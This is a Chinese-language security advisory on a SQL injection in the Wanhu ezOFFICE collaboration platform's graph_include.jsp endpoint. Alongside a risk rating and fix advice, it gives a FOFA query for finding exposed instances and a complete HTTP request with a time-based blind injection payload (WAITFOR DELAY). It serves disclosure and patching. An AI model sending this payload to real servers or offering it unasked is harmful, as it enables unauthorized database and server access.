

万户 ezOFFICE graph_include.jsp SQL注入漏洞

漏洞描述

万户 ezOFFICE /defaultroot/platform/report/graphreport/graph_include.jsp接口处存在SQL注入漏洞，未授权的攻击者可利用此漏洞获取数据库权限，深入利用可获取服务器权限。

影响版本

万户ezOFFICE协同管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级



维度	评价
威胁等级	高危
影响面	高
攻击者价值	高
利用难度	低

漏洞复现

FOFA：app="万户ezOFFICE协同管理平台"

POC/EXP：

GET /defaultroot/platform/report/graphreport/graph_include.jsp?id=2&startDate=2022-01-01%2000:00:00.000%27%20as%20datetime)%20group%20by%20t.emp_id,t.empname%20)%20%20s%20group%20by%20empname%20order%20by%20num%20desc%20%20WAITFOR%20DELAY%20%270:0:5%27-- HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Connection: close



修复方案

1. 关闭互联网暴露面或接口设置访问权限

厂商已提供漏洞修补方案，请关注厂商主页及时更新：

<http://www.whir.net/>